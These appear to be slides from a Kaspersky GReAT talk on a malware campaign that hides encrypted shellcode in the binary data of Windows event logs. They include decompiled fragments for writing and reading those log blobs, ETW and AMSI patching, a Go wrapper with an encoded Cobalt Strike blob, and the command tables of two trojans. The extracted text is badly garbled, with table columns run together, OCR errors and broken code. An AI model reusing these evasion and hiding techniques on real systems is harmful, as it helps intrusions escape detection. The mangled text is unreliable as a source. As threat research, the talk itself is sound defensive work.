A new secret stash for fileless malware.

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- Kaspersky, GReAT

Plan for the next 40 minutes



Typical logging... and shellcodes

Why not to combine them?

Anti-detect techniques

Several last stagers

Third-party tools

Typical logging

```
pixelArray = (bmpContent + bmpContent->header.bfOffBits);
writeLog(L"bmp get data helper");
   decByte = *(&pixelArray->firstByte + --end) & 1 | prevShifted;
setTlsErrFld(0):
printLogMsg(0);
setDropTlsToLog(0);
  setDropTlsToLog(1);
 writeLog2(L"sh.IID = %d", decBytes.IID);
 setDropTlsToLog(0);
 setDropTlsToLog(1);
 writeLog2(L"sh.IParam = %d", decBytes.IParam);
 setDropTlsToLog(0);
 setDropTlsToLog(1);
 writeLog2(L"sh.ISize = %d", decBytes.ISize);
```

Developers use print-like debugging

Keep debug removing as TODO

Operators want to check execution flaw

Which stages were successful

..and shellcodes

```
call
                pop
                mov
                        rcx, (offset mz placeholder - offset loc 5);
                add
                                         ; second shellcode offset
                        edx, 0E124D840h; ror13 hash "Load"
                mov
                                         ; with trailing zero
                                         : dave str offset
                add
                        r9d. 4
                mov
                push
                mov
                and
                sub
                mov
                        MapRun
                call
                mov
                pop
                retn
EntryPoint
                endp
```

Position independent

Leads to get self RVA tricks

Loader independent

Leads to PEB and PE parsing

Hashes instead of func names

Why not to combine?



Windows event logs (.evtx) could contain binary data

It's a legit mechanism

Drivers write minidumps where, etc.

Looks like a place for shellcodes as well

Show me the code

```
hEventLog 1 = RegisterEventSourceW(0i64, L"Key Management Service");
hEventLog = hEventLog 1
if (!hEventLog 1)
 return 0i64;
while (!ReadEventLogW(hEventLog 1, 5u, 0, KMSEventLog, nNumberOfBytesToRead, &pnBytesRead, &pnMinNumberOfBytesNeeded))// EVENTLOG FORWARDS READ
  LastError = GetLastError();
  if ( LastError != ERROR INSUFFICIENT BUFFER )
      return 0i64:
    break:
  KMSEventLog = realloc(KMSEventLog, pnMinNumberOfBytesNeeded);
  if ( !KMSEventLog )
   return 0i64:
  nNumberOfBytesToRead = pnMinNumberOfBytesNeeded;
  hEventLog 1 = hEventLog;
```

Read and put into container

```
for ( i = pnBytesRead; KMSEventLogCurr < (KMSEventLog + i); KMSEventLogCurr = (KMSEventLogCurr + KMSEventLogCurr->Length) )
{
   if ( KMSEventLogCurr->EventCategory == 'AB' )
   {
     std::string::append(InterestingLogs, KMSEventLogCurr + KMSEventLogCurr->DataOffset, KMSEventLogCurr->DataLength);
     i = pnBytesRead;
   }
}
```

What about writing them

```
startID = 0:
  logsNum = n - 1;
   if ( startID == logsNum )
      currentSize = *p len - overallSize;
   if ( !ReportEventW(
            EVENTLOG INFORMATION TYPE,
            startID + 1423.
            binary300) )
      goto to exit;
   overallSize += currentSize;
   binary300 += 256;
   ++startID:
   logsNum = n - 1;
   if ( startID >= n )
      goto LABEL 24;
```

```
EventLogRecord = j malloc base(512000ui64);
hEventLog 1 = RegisterEventSourceW(0i64, L"Key Management Service");
hEventLog = hEventLog 1;
if (!hEventLog 1)
 return 0i64:
while ( !ReadEventLogW(
           hEventLog 1.
           EventLogRecord.
           nNumberOfBytesToRead.
           &pnBytesRead.
           &pnMinNumberOfBytesNeeded) )
  LastError = GetLastError();
  if ( LastError != ERROR INSUFFICIENT BUFFER )
    if ( LastError != ERROR HANDLE EOF )
      return 0i64:
   break;
```

Inside the shellcode


```
if ( pe->OptionalHeader.DataDirectory[0].Size )
 NumberOfNames = Exports 1->NumberOfNames;
 if ( NumberOfNames )
    if ( Exports 1->NumberOfFunctions )
      AddressOfNames = &Mapping[Exports 1->AddressOfNames];
     for ( Ords = &Mapping[Exports 1->AddressOfNameOrdinals]; ; ++Ords )
       curr = &Mapping[*AddressOfNames];
        ++AddressOfNames:
       if ( NumberOfNames 1 >= NumberOfNames )
      (&Mapping[*&Mapping[4 * *Ords + Exports_1->AddressOfFunctions]])(Arg_dave_1, Arg_four_1);
```



Birds eye view

Commercial tool sets	SilentBreaks's toolset	
	Cobalt Strike	Throwback trace is visible
Anti-detection wrappers	Go decryptor with heavy usage of the syscall library. Keeps Cobalt Strike module encoded several times, and AES256 CBC encrypted blob. We haven't previously observed Go usage with Cobalt Strike	Co. ges even Nim compilers
	A library launcher, compiled with GCC under MinGW environment. The only possible reason for this stage is anti-detection	Go, gcc, even Nim compilers
	AES decryptor, compiled with Visual Studio compiler	Named pipes for LAN
Last stage RAT	HTTP-based Trojan. Possible original names are ThrowbackDLL.dll and drxDLL.dll, but code is more complex than old publicly available version of SilentBreak's Throwback	
	Named pipes-based Trojan. Possible original names are monolithDLL.dll and SlingshotDLL.dll. Based on file names there is a possibility that last stage modules are parts of a commercial Slingshot version	HTTP-based for remote

Third-party tools



Typical Blackbone trampoline

WaitForSingleObject(WorkingThread, 0xFFFFFFFF);

ExitProcess(0);

Anti-detection

Anti-detection technique	Usage		
Several compilers	The same AES256 CBC decryption could be done with Go and C++ modules	Patching	
Whitelisted launchers	Autorunned copy of WerFault.exe maps the launcher into process address space	Sideloading	
Digital certificate	15 files are signed with "Fast Invest" certificate. We didn't observe any legitimate files signed with it	Sideloading	
Patch logging exports of ntdll.dll	To be more stealthy, Go droppers patch logging-related API functions like EtwEventWriteFull in self-address space with empty functionality	Digital certificate	
Keep shellcode in event logs	This is the main innovation we observed in this campaign. Encrypted shellcode with the next stager is divided into 8 KB blocks and saved in the binary part of event logs	Esoteric compilers	

Patching

```
int64 fastcall main ResolvePatchEvents(void *tmp)
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
 pLazyEtwNotificationRegister = ::pLazyEtwNotificationRegister;// main.CVjcSL
  if ( syscall ptr LazyProc Find(::pLazyEtwNotificationRegister) )
to panic:
    runtime gopanic();
    runtime morestack noctxt();
  pProcNotificationRegister = pLazyEtwNotificationRegister->Proc;
  pLazyEtwEventRegister = ::pLazyEtwEventRegister;
  EtwNotificationRegister = (void *)pProcNotificationRegister->uintptr;
  if ( syscall ptr LazyProc Find(::pLazyEtwEventRegister) )
LABEL 14:
    runtime gopanic();
    goto to panic;
```

Authors like only their logs

EtwNotificationRegister, EtwEventRegister, etc. are patched to return(0)

AMSI-related functions are patched either

This part is commodity already

Go wrapper for Cobalt

```
int64 fastcall main Start(void *tmp)
// [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
if ( !main isIntoDoimain() )
  os Exit();
main ResolvePatchEvents(tmp);
<u>OSVersionSetSysca</u>llArgs = ( DWORD *)main GetOSVersionSetSyscallArgs();
if ( n 4 == 4 && *OSVersionSetSyscallArgs == '0.01' )
  main SystemLibLoad();
main ResolvePatchEvents(tmp);
runtime concatstring2((int)&byte 7FEEF04F0AF, 687);
runtime concatstring2(
  (int)"jifWErIRca03LuMCWyu2+8XFLdURgatowwjbkMlgZr9i50l2eB+VxOfNPQ5BWeU/KssVTUM+KlQYIMu1wD7uym+vig+ocuQ8VXtsufHhmm60PWL"
       zv9AY7RokklTbvQX8T5fsXwDlcUvFIiqqtWL7y8uc7oyX7N5lSzF47YzY7MkXGL4YwuhzAp14JA82vQlZrQqaCoOI6wLQUO0Qr4PRmLvF7sztJn'
       "JbJEKZsVlRQ9kpm/ajRPpQk6o7Z0eAXldCyn/zh2HnzdIkmTlspwJU/IVxQIkbkk0V6CcYtJd511kIYw9g0NNfuygx+bq3lr7BcgeqgRb1190Vm'
       "w0qAeDBKZ4F5CQyPCGJjwTBSUYeLGW8kUfQD0e/j+m24b71Vk2DzoJ5NSjYpWWU4UgyBJbvh91++TxIo2aCf4/ZLvQ22ZgXIr/fbWHG5iAEnwZQ'
       "GD3DHXwX+VNGbsfVA27Ce0PbhWCVpoZnqGl8tB0sA/mwQLE8ivPu2iXOYVtIZWUE+nz1t//PD8VT30KvxTSX7sKg9vMDngU6shuDiQa0WaQENrY"
       "EGUiWjnVoRKhln8tr6i4AC2Glg8ibWIgSkyzeRudgv9zz5Gb9lSBC0KaZCBzSfiTfe1V4KDlIDOnGRPZa0d4+1mnUCf4mGwPvsd1K+Yok/ha9CD"
       "tGXe6cBkf5ZMl01QSng/u".
  687):
```

And patching with Go

```
int64 fastcall main ResolvePatchEvents(void *tmp)
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
  pLazyEtwNotificationRegister = ::pLazyEtwNotificationRegister;// main.CVjcSL
  if ( syscall ptr LazyProc Find(::pLazyEtwNotificationRegister) )
to panic:
    runtime gopanic();
    runtime morestack noctxt();
  pProcNotificationRegister = pLazyEtwNotificationRegister->Proc;
  pLazyEtwEventRegister = ::pLazyEtwEventRegister;
  EtwNotificationRegister = (void *)pProcNotificationRegister->uintptr;
  if ( syscall ptr LazyProc Find(::pLazyEtwEventRegister) )
LABEL 14:
    runtime gopanic();
    goto to panic;
```

Several last stagers

Feature	HTTP-based trojan	Named pipes-based trojan	
C2 communication	Active connection to a randomly chosen C2 from a hardcoded list	Passive mode	Passive version
Encryption	XOR-based, RC4	Plaintext	
Self version in beacon	11	No	Love for injection
Natural language artifacts	Unused argument "dave"	No	
Command set	Quite basic, 7 of them	More profound, 20 of them	"Is user active now?"
Injection functionality	Yes and much in use	Yes and much in use	
Quite unusual among the commands	Sleep time randomization: (random between 0,9 – 1,1) * sleep time	Get minutes since last user input	Sleep time randomization

HTTP trojan version

1 Execute command. The Trojan ex	recutes the received command in the new process and sends the	Random C2 from the list
2 Download from a URL and save t	o the given path.	
	n minutes is used as a timeout if the C2 hasn't replied with a la for randomization is (random number between 0,9 – 1,1) * sleep	MachineGUID, SeDebugPrivilege among the fingerprinting of
4 Sleep the given number of minut	es without changing the configuration.	target
5 List processes with PID, path, ow	rner, name and parent data.	
the command argument should b	target process' address space. To inject into the same process, be "local". Like the shellcode in the event logs, this one would run d as well as a specific export found by hash.	Throwback-like encryption
99 Terminates the session between	trojan and C2.	Short command system

Pipes trojan version

0	Set the "continue" flag to False and stop working.	
	N/A, reserved so far.	Monolith named pipe
2	Get time since the last user input in minutes.	
3	Get current process information: PID, architecture, user, path, etc.	Hardcoded RC4 key
4	Get host domain and user account.	
5	Impersonate user with credentials provided.	More profound command
6	Get current process's available privileges.	system
7	Execute command with the cmd.exe interpreter.	LITTD version with such
8	Test connection with a given host (address and port) using a raw TCP socket.	HTTP version with such commands also exists



Questions time!

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